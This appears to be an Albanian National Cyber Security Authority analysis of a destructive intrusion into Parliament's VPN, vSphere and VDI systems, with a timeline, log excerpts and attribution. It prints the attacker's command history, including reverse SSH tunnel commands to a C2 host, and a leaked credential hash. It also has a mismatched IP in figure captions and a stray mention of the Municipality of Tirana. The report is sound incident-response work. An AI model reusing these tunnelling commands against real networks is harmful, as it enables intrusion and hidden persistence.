REPUBLIC OF ALBANIA
NATIONAL CYBER SECURITY AUTHORITY

Analysis of the cyber incident against the Parliament

Version: 1.0
Date: 17.03.2026
TLP:CLEAR

Table of Contents

FORWARD **3**

EXECUTIVE SUMMARY **5**

TECHNICAL INFORMATION **7**

CHRONOLOGY OF EVENTS **10**

MAIN FINDINGS **13**

MITRE ATT&CK – Identified Techniques **22**

INDICATORS OF COMPROMISE **23**

STRATEGIC RECOMMENDATIONS FOR STRENGTHENING CYBER SECURITY: **23**

Table of Figures

Figure 1. Chain of Compromise – Kill-chain Framework 8
Figure 2 Compromised Third Party Credentials 9
Figure 3 Commands executed - history.exe 10
Figure 4 Commands executed - history.exe 10
Figure 5 SSLVPN access attempt from IP:87[.]121[.]62[.]182 14
Figure 6 Successful SSLVPN access from IP:87[.]121[.]62[.]182 14
Figure 7 Access attempt and successful access 14
Figure 8 Login to the e.legislation portal 14
Figure 9 Login success for user existeditor 15
Figure 10 Access granted at 03:00:24 AM 15
Figure 11 Access granted at 03:17:43 AM 15
Figure 12 Access granted at 04:55:50 AM 15
Figure 13 StrictHostKeyChecking login with reverse proxy 16
Figure 14 Communication with Command and Control 17
Figure 15 Bidirectional connection with SSH 17
Figure 16 Outbound traffic towards C2 18
Figure 17 Successful login attempt 18
Figure 18 Assembly-Pu multiple failed attempts 19
Figure 19 After failed attempts - successful attempt 19
Figure 20 Administrator password 19

FORWARD

This report was prepared to document and analyze a significant cybersecurity incident that affected the infrastructure of the Parliament of the Republic of Albania. The content of the report is based on the information available at the time of the analysis and includes technical data, open source intelligence, and artifacts collected during the incident management.

The purpose of the report is to inform and raise awareness among stakeholders on the nature, assessment and impact of this cyber incident. This report is not considered final, as updates may follow based on further discoveries.

Some of these restrictions include:

First phase:
Information Sources: The report was prepared based on information made available by the operator of the affected infrastructure, as well as analysis of artifacts collected during the incident management process. Open sources (OSINT) were also used, including public data, third-party technical analysis, and threat indices. It should be noted that some of the information may not reflect the latest real-time developments.

Second phase:
Analysis Details: Due to source limitations, some aspects of the malicious details and cyberattack may not have been analyzed in depth. Any additional unknown information may reflect changes in the report.

Third phase:
Limited Analysis: Due to the complex nature of the cyberattack, analysis may be limited in some aspects. Interpretation of the event is subjective and may be affected by the absence of some key data.

Fourth phase:
Information Security: All information contained in this report is confidential and presented only to the affected entity/infrastructure. The use of open source data has been made in accordance with the principles of privacy protection and accuracy assessment. Any distribution or use outside this purpose should only be done with appropriate authorization.

AKSK reserves the right to update or modify the content of this report without prior notice.

Use and Limitation of Liability: *This report has been prepared with the aim of providing the most complete and accurate overview of the cybersecurity incident that occurred. Its content is based on the information available during the analysis period and may not include all aspects of the attack or subsequent developments that may have occurred. The authors and the relevant institutions are not responsible for decisions or actions that may be taken as a result of using this report in inappropriate ways or outside its original context, as well as for any damages that may be caused by this. The use of this report should be reserved only for authorized parties and in accordance with the informational and protective purpose for which it was drafted. Any interpretation, distribution or use of the report outside this purpose requires specific authorization* *from the National Cyber Security Authority. In order to maintain the integrity and confidentiality of the information, it is recommended that the report be treated as a sensitive document and not reused without an official review and further update.*

EXECUTIVE SUMMARY

On March 10, 2026, the infrastructure of the Albanian Parliament was the subject of a sophisticated cyber attack, characterized by destructive goals: deleting data and servers in the ICT infrastructure as well as obtaining and exfiltrating sensitive information. The Telegram channel named "Homeland Justice" claimed responsibility through a public post, where it published about the compromise of the Parliament's systems.

Immediately after the incident was reported by the affected institution and following confirmation of the need for support sent by the Parliament (part of the list of Critical Information Infrastructures), the National Cyber Security Authority (AKSK) established a working group dedicated to managing the incident, preventing the cyberattack from spreading further in the infrastructure, and taking the necessary measures to restore the services.

Damage caused and initial assessment

Initial assessment shows that a total of 183 virtual machines in the VDI environment were deleted, as well as a significant portion of user data on the file share server. The volume of data affected at the virtual infrastructure level is estimated to be around **** TB (VMDK), while a partial data extraction of around **** MB has also been identified.

As a result of the incident, the Assembly staff currently did not have access to the VDI environment, which is a key component for the daily operations of end users. However, the core infrastructure of critical servers, the official email system and public services were not affected and continue to be functional. The preliminary assessment classifies this incident as having a significant operational impact, but limited to the virtualization and end user segments.

Incident response

The AKSK team was divided into four parallel groups to enable the resolution of the situation and the recovery of the affected infrastructure. These groups were:

1. Threat Hunters – focused on identifying and neutralizing persistent threats.

2. Digital Forensics and Malicious File Analyzers – to analyze compromised systems, identify the origin and method of compromise, and analyze any suspected malware components.

3. Restoration of critical services – to restore the essential services of the Municipality of Tirana and its subordinate institutions, safely and in the shortest possible time.

4. Gap identification and rehabilitation plan development – to identify safety deficiencies and prepare a detailed plan for future improvement and prevention.

Attack vector and chain of compromise

The attack began through an unauthorized remote access through the VPN infrastructure, using compromised credentials of a third party that provides services to the Parliament of Albania. This scenario represents a typical case of supply ***-chain compromise*** , where malicious actors used the trustworthiness of existing access to bypass security mechanisms and penetrate the institution's internal network.

After securing initial access via VPN, the attackers managed to access an internal server, which was used as a *jump host* , serving as an intermediary point for lateral movement in the network. This server enabled extended access to virtual infrastructure environments, creating a centralized point of control for malicious activity and making it difficult to track them.

The evidence collected shows that the attackers used IP addresses hosted on VPS infrastructure, including IPs from the Netherlands 107[.]189.22.170 and Albania 87[.]121.162.182, which are suspected of being used as Command and Control Servers (C2), as well as to generate traffic to the compromised infrastructure.

Following the compromise, the virtualization environment *(vSphere) was penetrated* , where the attackers performed destructive actions by deleting a significant number of virtual machines (183 VMs) connected to the VDI environment. In parallel, user data on *file shares was also deleted* , and attempts to manipulate and delete data volumes at the infrastructure level (**** TB VMDK) were identified.

The materials subsequently published on public channels (Telegram) turn out to have been taken from the ARKIVA file share and not from the email system (Exchange), confirming the focus of the attack on data storage environments and not on official communications.

Attribution of the attack

Based on the identified technical indicators, the manner of execution of the attack, and the analysis of the operational context, this incident presents a clear match with the activities of advanced state actors, affiliated with the Islamic Republic of Iran – part of the Iranian Ministry of Intelligence.

An important element in support of this attribution is the publication of compromised materials on the Telegram channel ***"Homeland Justice"***, which has historically served as a propaganda platform for cyber operations linked to Iranian actors, targeting state institutions, but not only, in Albania.

Analysis of the attack chain shows the use of advanced (TTP) and repeated techniques, which include:

- using access through third parties (supply-chain compromise),
- using valid credentials to access the VPN,
- lateral movement in the network via a jump host,
- combining destructive actions (deletion of data and VMs) with information exfiltration,
- using VPS infrastructure for command and control (C2).

Also, the use of a hybrid approach that combines damage to infrastructure (data destruction) with the publication of data for the purposes of political influence and pressure is characteristic of previous operations associated with these actors.


Restoration of services

After the cybersecurity incident was identified and isolated, the recovery and infrastructure strengthening process was carried out in close cooperation between the incident response team and the Assembly's IT Directorate, by taking the following measures:

1. **Restoration of Critical Services**
   - In coordination with the Parliament's IT, the restoration of vital services of the vSphere environment was carried out, enabling the gradual restoration of basic infrastructure functionalities.
2. **Rebuilding Virtual Infrastructure**
   - A complete rebuild of the VDI cluster from scratch was undertaken, in a clean and verified environment.
   - The reconstruction of users' virtual machines was carried out, guaranteeing their integrity and security before returning to operation.
3. **Network Fortification and Firewall Rules**
   - In collaboration with the Assembly's IT, firewall fortification rules were applied, including:
     - restricting access only to authorized IPs and services,
     - interrupting and blocking unauthorized access by cyber actors ,
     - strengthening control of incoming and outgoing traffic,
4. **Data Recovery Efforts**
   - In coordination with IT structures, efforts have been undertaken to recover data, using:
     - existing backups,
     - available snapshots,
     - forensic analysis in datastore.
5. **Additional Security Measures**
   - A reset of critical credentials and strengthening of authentication policies has been implemented.
   - A review of third-party access, especially VPN connections, has been conducted.
   - The level of monitoring and analysis of logs in the infrastructure has increased.

TECHNICAL INFORMATION

On **March 10, 2026** , a cybersecurity incident was reported that affected part of the IT infrastructure of the Parliament of Albania.



PARLIAMENT OF ALBANIA
ATTACK TIMELINE

SSL VPN

Compromised VPN and server credentials:
"*e.*********"
87.121.162[.]182 - VPS → 1******** & 1*********
03:14 - 09/03/2026
MITRE
Initial Access - T1078 - Valid Accounts

SSH TUNNEL

Proxy Internal Access to server e*********
107.189.22[.]170:8080 - 1******** & 1********
21:11 - 09/03/2026

MITRE
Persistence - T1053 - Scheduled Task / Job

MULTI SSH

Internal Multi SSH Connectionts
87.121.162[.]182 → SSL VPN → 1*********
107.189.22[.]170 → Reverse SSH → 1*********
Brute Force and Password Spray Internal Infrastructure
MITRE
ILateral Movement - T1021 - Remote Service

SUCCESSFUL LOGON

Brute Force and Password Spray in Infrastructure
1********* - Success Logon
21:42 - 09/03/2026

MITRE
Credential Access - T1110 - Brute Force

PRIVILEGE ESCALATION

Access to vSphere as administrator and root
21:42 - 09/03/2026
From internal command and control server
1**********
MITRE
IPrivilege Escalation - T1078 - Valid Accounts

DESTRUCTION

Delete VM from Disk in vSphere
10:40 - 10/03/2026


MITRE
Destruction - T1070 - Indicator Removal on Host

PUBLISH

11:44 - 10/03/2026
First publish on telegram Channel " Homeland Justice "

Figure 1Chain of Compromise – Kill-chain Framework

Preliminary analysis showed that the initial access to the institution's network was achieved through a **VPN connection** , using **compromised credentials of a third party** (******** – *******) that provides services for the ***e******* portal*** for the Parliament. This scenario fits a well-known attack model called ***supply-chain compromise*** , where attackers exploit the access of external partners to access the systems of an institution or organization.



Data Breaches

Username	[redacted]
Password	$****C
Password SHA-256	BEA22E15902CDD4915F6EBA8695F952DAAD5...
Password NTLM Hash	9D290F80D378A8452D1E8455AAA1E9F1
Source Link	https://t.me/-1003818935191/1683
Leak Date	2026-02-28

Figure 2Compromised Third Party Credentials

After accessing the network, the attacker managed to move within the internal infrastructure and access the internal portal server. During this process, data deletion actions were identified on several systems and temporary disruptions of several internal services used by staff.

Preliminary verifications show that **server backups and disaster recovery infrastructure** are available, which enables the restoration of systems and servers in a relatively short time.

National Cyber Security Authority (AKSK) team, in collaboration with experts from the Assembly institution, immediately took action to **isolate the incident, analyze it, and recover critical services** .


Immediately after identifying the incident, AKSK activated incident response procedures and organized work on several parallel lines to:

- incident analysis and identification of the method of compromise,
- isolation of affected systems,
- restoring critical services,
- Continuous monitoring of infrastructure for suspicious activities.

In cooperation with the Assembly's technical experts, the following measures have been taken:


- analyzing system and device logs,
- verifying the integrity of servers and virtual infrastructure,
- restoring servers from verified clean backups **,**
- re-creation and restoration of some internal systems,

The collected evidence reveals a chain of activities that begins with access via SSL VPN from IP 87.121.162.182, continues with lateral movement and SSH access to internal hosts, with the creation of a reverse SSH tunnel for external access, with repeated attempts to authenticate to **vSphere** from the internal host 1********, with success in authenticating as Administrator, then with changing the vSphere password and finally, with manual deletion of virtual machine files directly in the ESXi datastore via VMware API vim.FileManager.deleteFile.



```
ssh Administrator@107.189.22.170
ping yahoo.com
ping 107.189.22.170
ssh 147.45.221.49:
ssh 147.45.221.49
ssh Administrator@107.189.22.170 -p 443
ssh -o StrictHostKeychecking=no -R 8080 Administrator@107.189.22.170 -p 443
ssh Administrator@107.189.22.170 -p 443
ssh -o StrictHostKeychecking=no -R 8080 Administrator@107.189.22.170 -p 443
ping [redacted]
history
```

Figure 3Commands executed - history.exe



```
ssh -o StrictHostKeychecking=no -R 8080 Administrator@107.189.22.170
ssh -o StrictHostKeychecking=no -R 8080 Administrator@107.189.22.170 -p 443
ssh -o StrictHostKeychecking=no -R 8080 Administrator@107.189.22.170 -p 443 &
ssh -o StrictHostKeychecking=no -R 8080 Administrator@107.189.22.170 -p 443 | echo ab1234321
echo ab1234321@|ssh -o StrictHostKeychecking=no -R 8080 Administrator@107.189.22.170 -p 443
ssh -o StrictHostKeychecking=no -R 8080 Administrator@107.189.22.170 -p 443
ssh -o StrictHostKeychecking=no -R 8080 Administrator@107.189.22.170 -p 443
ping 1[redacted]
ping [redacted]parlament.al
telnet [redacted]parlament.al 443
screen -S tmp
ping [redacted].parlament.al
ping [redacted].parlament.al
ping [redacted]
ping [redacted]parlament.al
ping 10.[redacted]
telnet 1[redacted]
telnet 1[redacted]
```

Figure 4Commands executed - history.exe

CHRONOLOGY OF EVENTS

Date / time	spring	event	Result
09/03/2026, 03:14:21	rootGWFW.log	The first time activity is detected from the Albanian VPS 87.121.162.182 via SSL VPN.	Suspected entry point into infrastructure.
09/03/2026, 03:16:42	rootGWFW.log	The first successful login from IP 87.121.162.182 via	Confirms that the attempt was allowed

		SSL VPN is recorded.	by the Firewall.
09/03/2026, 03:18:54	DMZFW.log	Failed attempt from IP 1******* (IP from VPN pool) to 1******** with RDP, port 3389	Attempted access to DC.
09/03/2026, 03:19:32	DMZFW.log	First SSH attempt to 1*******from 1******** (IP from VPN pool) is detected.	The first attempt to connect the SSL VPN login attempt from the Albanian VPS to the IP taken from the VPN pool and the attempt to 1*********
09/03/2026, 03:24:36	DMZFW.log	First successful connection to 1********* via ssh.	Confirms access to 1*********.
09/03/2026 – 10/03/2026 Until 10/03/2026, 11:07:08	rootfw.log	Connection attempts and sessions from the same VPS continue; the last connection accept was recorded on 10/03/2026 at 11:07:08.	It indicates persistence and continuous use of the access channel.
09/03/2026, 02:21:02	auth.log 1********	According to the records, the first SSH success is recorded with the user "*******", from a source connected to the VPN pool 1******* towards 1*********.	Requires chronological verification, as the time appears to be earlier than the SSL VPN receipt of the evening of the same date.
	SSH / commands	Other SSH connections are detected at different times with the same user and with parallel sessions.	It suggests ongoing operational activity on the compromised host.
	Internal host 1*********	The same command is also detected by the internal IP	Indicates use of more than one internal host

		1*********.	or relocation of activity.
After SSH access	SSH tunnel	A reverse SSH tunnel is created, allowing the compromised host to be accessed from 107.189.22.170:8080.	The internal host is used as a proxy/pivot for further access to the internal network.
09/03/2026, 04:18:25 – 21:12:57	websso.log	From 1*******, a long series of failed logins with the Administrator user "K********" is recorded.	Strong indicator of password spray or brute force against vSphere SSO.
09/03/2026, 21:42:56	websso.log	A 200 OK response is logged with the vSphere Administrator user.	The moment of successful compromise of the administrative account.
10/03/2026, 04:14:43	localhost_access_log.txt	A file called vmsForDatacenter_Name.csv is downloaded.	Suspected to be a file with information on all VMs created
10/03/2026, 08:16:13	ssoAdminServer.log	The vSphere password change is identified.	Typical action after compromise to consolidate control and exclude legitimate administrators.
10/03/2026, 09:06:54	vSphere logs	A connection is detected in vSphere from 1*********.	Confirms active use of the access gained in the virtual environment.
10/03/2026, 10:11:24 – 10:54:04	websso.log 1**********	From the other tunnel/host 1********** there are continuous failed login attempts with the Administrator user.	Continuing testing with invalid credentials after changing the password.
10/03/2026, 10:40:19	ESXi / VMware API	Manual deletion of VM files (.vmdk, .vmx, etc.) directly	Key moment of sabotage/destruction


		from the datastore is started. On the host **********, the API vim.FileManager.deleteFile is called.	of the virtual environment.

MAIN FINDINGS

- The initial access vector, according to the records, connects to SSL VPN from IP 87.121.162.182.
- After entry, the internal jump hosts 1******* and 1******** are used for lateral movement and as intermediate points for further actions.
- Creating a reverse SSH tunnel to 107.189.22.170:8080 for the purpose of accessing internal services
- Multiple failed attempts to vSphere, followed by a 200 OK as Administrator, support the password spray/brute force hypothesis.
- Changing the vSphere password after successful authentication indicates a consolidation phase of compromise.
- The vim.FileManager.deleteFile API call in the datastore constitutes direct evidence for manual destructive deletion of VM files.

The SSH "first success" at **02:21 AM (09/03/2026)** should be reevaluated, as it chronologically precedes the **SSL VPN accept event (03:14 AM, same day)** and cannot be associated with the same session.


87.121.162.182 is first detected with SSL VPN attempts on **09/03/2026 at 3:14:41 AM** .



```
i  Time              Event
>  3/9/26            date=2026-03-09 time=03:14:41 eventtime=1773022481311853993 tz="+0100" logid="0000000013" type="traffic" subtype="forward" level="notice" vd="root" srcip=87.121.162.182 srcport=49757 srcintf="port16" srci
   3:14:41.000 AM    ntfrole="wan" [redacted]ccountry="Albania" dstcountry="Albania" sessionid=43034669 proto=6 action="client-rst" policyid=4 policytype="p
                     olicy" poluuid="548eb45e-755f-51ed-ead2-087c122169f8" policyname="[redacted]" service="SSLVPN-TCP11443" trandisp="noop" appcat="unscanned" duration=5 sentbyte=172 rcvdbyte=139 sentpkt=4 rcvdpkt=3
                     host = [redacted]  service = SSLVPN-TCP11443  source = disk-traffic-forward-2026_03_13_rootGWFW.log.txt  sourcetype = asfaf
>  3/9/26            date=2026-03-09 time=03:14:41 eventtime=1773022481631852698 tz="+0100" logid="0000000013" type="traffic" subtype="forward" level="notice" vd="root" srcip=87.121.162.182 srcport=49758 srcintf="port16" srci
   3:14:41.000 AM    ntfrole="wan" [redacted]stintfrole="undefined" srccountry="Albania" dstcountry="Albania" sessionid=43034672 proto=6 action="client-rst" policyid=4 policytype="p
                     olicy" poluuid="548eb45e-755f-51ed-ead2-087c122169f8" policyname="[redacted]" service="SSLVPN-TCP11443" trandisp="noop" appcat="unscanned" duration=5 sentbyte=744 rcvdbyte=7088 sentpkt=10 rcvdpkt
                     =11
                     host = [redacted]  service = SSLVPN-TCP11443  source = disk-traffic-forward-2026_03_13_rootGWFW.log.txt  sourcetype = asfaf
>  3/9/26            date=2026-03-09 time=03:14:43 eventtime=1773022483451853254 tz="+0100" logid="0000000013" type="traffic" subtype="forward" level="notice" vd="root" srcip=87.121.162.182 srcport=49760 srcintf="port16" srci
   3:14:43.000 AM    ntfrole="wan" [redacted]stintfrole="undefined" srccountry="Albania" dstcountry="Albania" sessionid=43034698 proto=6 action="client-rst" policyid=4 policytype="p
                     olicy" poluuid="548eb45e-755f-51ed-ead2-087c122169f8" policyname="[redacted] service="SSLVPN-TCP11443" trandisp="noop" appcat="unscanned" duration=5 sentbyte=840 rcvdbyte=7088 sentpkt=8 rcvdpkt=
                     11
                     host = [redacted]  service = SSLVPN-TCP11443  source = disk-traffic-forward-2026_03_13_rootGWFW.log.txt  sourcetype = asfaf
```

Figure 5SSLVPN access attempt from IP:87[.]121[.]62[.]182


Successful access (**accept**) occurs at 3:16:42 AM on the same date.



```
i  Time              Event
>  3/9/26            date=2026-03-09 time=03:16:42 eventtime=1773022602171861670 tz="+0100" logid="0000000020" type="traffic" subtype="forward" level="notice" vd="root" srcip=87.121.162.182 srcport=49762 srcintf="port16" sr
   3:16:42.000 AM    ntfrole="wan" [redacted]dstintfrole="undefined" srccountry="Albania" dstcountry="Albania" sessionid=43034702 proto=6 action="accept" policyid=4 policytype="pol
                     y" poluuid="548eb45e-755f-51ed-ead2-087c122169f8" policyname="[redacted]" service="SSLVPN-TCP11443" trandisp="noop" appcat="unscanned" duration=123 sentbyte=12392 rcvdbyte=13507 sentpkt=85 rcvdp
                     t=89 sentdelta=12392 rcvddelta=13507 durationdelta=123 sentpktdelta=85 rcvdpktdelta=89
                     host = [redacted]  service = SSLVPN-TCP11443  source = disk-traffic-forward-2026_03_13_rootGWFW.log.txt  sourcetype = asfaf
```

Figure 6Successful SSLVPN access from IP:87[.]121[.]62[.]182


This VPS has made continuous attempts during the period **09/03/2026 – 10/03/2026** , with the last access received being on **10/03/2026 at 11:07:08 AM** .



```
>  3/10/26           date=2026-03-10 time=11:07:08 eventtime=1773137228851861093 tz="+0100" logid="0000000020" type="traffic" subtype="forward" level="notice" vd="root" srcip=87.121.162.182 srcport=65202 srcintf="port16" sr
   11:07:08.000 AM   ntfrole="wan" dstip=[redacted]dstintfrole="undefined" srccountry="Albania" dstcountry="Albania" sessionid=44709261 proto=6 action="accept" policyid=4 policytype="pol
                     y" poluuid="548eb45e-755f-51ed-ead2-087c122169f8" policyname="[redacted]" service="SSLVPN-TCP11443" trandisp="noop" appcat="unscanned" duration=371 sentbyte=15723 rcvdbyte=14467 sentpkt=123 rcv
                     kt=129 sentdelta=480 rcvddelta=480 durationdelta=121 sentpktdelta=12 rcvdpktdelta=12
                     host = [redacted]  service = SSLVPN-TCP11443  source = disk-traffic-forward-2026_03_10-rootfw.log  sourcetype = aysyyssy
```

Figure 7Access attempt and successful access

SSH logs show login with user **e.legislation from** the VPN gateway pool IP (**10.212.212.1**) to **10.10.100.82** , also confirmed by authentication logs.




```
3/9/26            date=2026-03-09 time=03:17:44 eventtime=1773022664511852470 tz="+0100" logid="0000000013" type="traffic" subtype="forward" level="notice" vd="DMZ-FW" srcip=10.212.212.1 srcport=58711 srcintf="s[redacted]
3:17:44.000 AM    srcintfrole="undefined" [redacted] dstport=53 dstintf=[redacted]dstintfrole="lan" srccountry="Reserved" dstcountry="Reserved" sessionid=43034743 proto=17 action="accept" policyid=7 policytype
                  ="policy" poluuid="f7ccc5a6-1357-51ef-15ea-f977e32923c0" policyname="[redacted]" user="e[redacted]authserver="e[redacted] service=[redacted] trandisp="noop" appcat="unscanne
                  d" duration=180 sentbyte=63 rcvdbyte=214 sentpkt=1 rcvdpkt=1
                  host = [redacted]  service = Web Access  source = disk-traffic-forward-2026_03_13_DMZFW.log.txt  sourcetype = ppol
```

*Figure 8Login to the e******** portal*

Auth logs 1*********ssh

The first login with **success status** for user *e******* was recorded on **09/03/2026 at 02:21:02 AM** from IP **1********** (VPN gateway).



